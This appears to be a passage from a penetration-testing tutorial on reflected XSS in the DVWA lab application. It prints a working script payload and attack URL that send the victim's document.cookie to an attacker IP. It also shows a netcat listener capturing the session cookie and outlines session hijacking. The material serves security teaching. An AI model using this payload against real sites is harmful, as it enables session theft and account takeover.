
Now,in order to steal these cookies, we have to provide a payload which will send the cookie value to the attacker-controlled website.
The following payload creates a new Image object in the DOM(Document object model) of the current page and sets the src attribute to the attacker's website (192.168.149.128, in this case).As a result, the browser will make a HTTP request to this external website at IP addres-s 192.168.149.128 and the URL will contain the session cookie.

<script>
newImage().src="http://192.168.149.128/bogus.php?output="+document.cookie;</script>

So here is the attack URL which will send the cookies to our server.

http://localhost:81/DVWA/vulnerabilities/xss_r/?name=<script>new Image().src="http://192.168.149.128/bogus.php?output="+document.cookie;</script>


When the target browser receives this request, it executes the JavaScript payload, which ma-kes a new request to 192.168.149.128, along with the cookie value in the URL. We can see this using Burpsuite. Open Burpsuite, go to options and copy the IP address :127.0.0.1 and the port. Paste these things on your web browser and listen to the request (All these steps are taken on the target computer) as shown below.



```
Request to http://192.168.149.128:80
```

```
GET /bogus.php?output=security=low;%20PHPSESSID=hldpfpiv64fr5csskkri6igbs2 HTTP/1.1
Host: 192.168.149.128
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://localhost:81/DVWA/vulnerabilities/xss_r/?name=%3Cscript%3Enew+Image%28%29.src%3D%22http%3A%2F%2F192.168.149.128%2Fbogus.php%3Foutput%3D%22%2Bdocume
nt.cookie%3B%3C%2Fscript%3E
Connection: close
```

If we listen for an incoming connection on the attacker machine (192.168.149.128), we can see an incoming request with cookie values (security and PHPSESSID) appended in the URL. The same information can be found in the access.log file on the server. To see the inco-ming connection, let us start a listener on the attacker machine. Fire up Netcat tool on Kali Linux (attacker machine) using command nc -lvp 80 . Now when our target makes a connect-ion , we can see their cookie (PHPSESSID) as shown in the image below.




```
root@kali:~# nc -lvp 80
listening on [any] 80 ...
192.168.149.1: inverse host lookup failed: Unknown host
connect to [192.168.149.128] from (UNKNOWN) [192.168.149.1] 2658
GET /bogus.php?output=security=low;%20PHPSESSID=hldpfpiv64fr5csskkri6igbs2 HTTP/
1.1
Host: 192.168.149.128
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:48.0) Gecko/20100101 Firefox/
48.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:81/DVWA/vulnerabilities/xss_r/?name=%3Cscript%3Enew+Im
age%28%29.src%3D%22http%3A%2F%2F192.168.149.128%2Fbogus.php%3Foutput%3D%22%2Bdoc
ument.cookie%3B%3C%2Fscript%3E
Connection: close
```

Let's use this stolen Cookie to access any internal page of the application by appending the cookie value in the request. This is similar to accessing the page on behalf of the victim, in its own session (without knowing the username and password). Basically, we have hijacked the user's session. We can do this by using Burpsuite again but this time we are doing it from ou-r attacker machine.


Burpsuite is a graphical web application penetration testing tool that provides a comprehensive solution for web application security checks.

By setting up BurpSuite as a proxy in our browser(we will see a detailed tutorial on Burpsuite in our future issues), we visit the page of the target website as shown below.



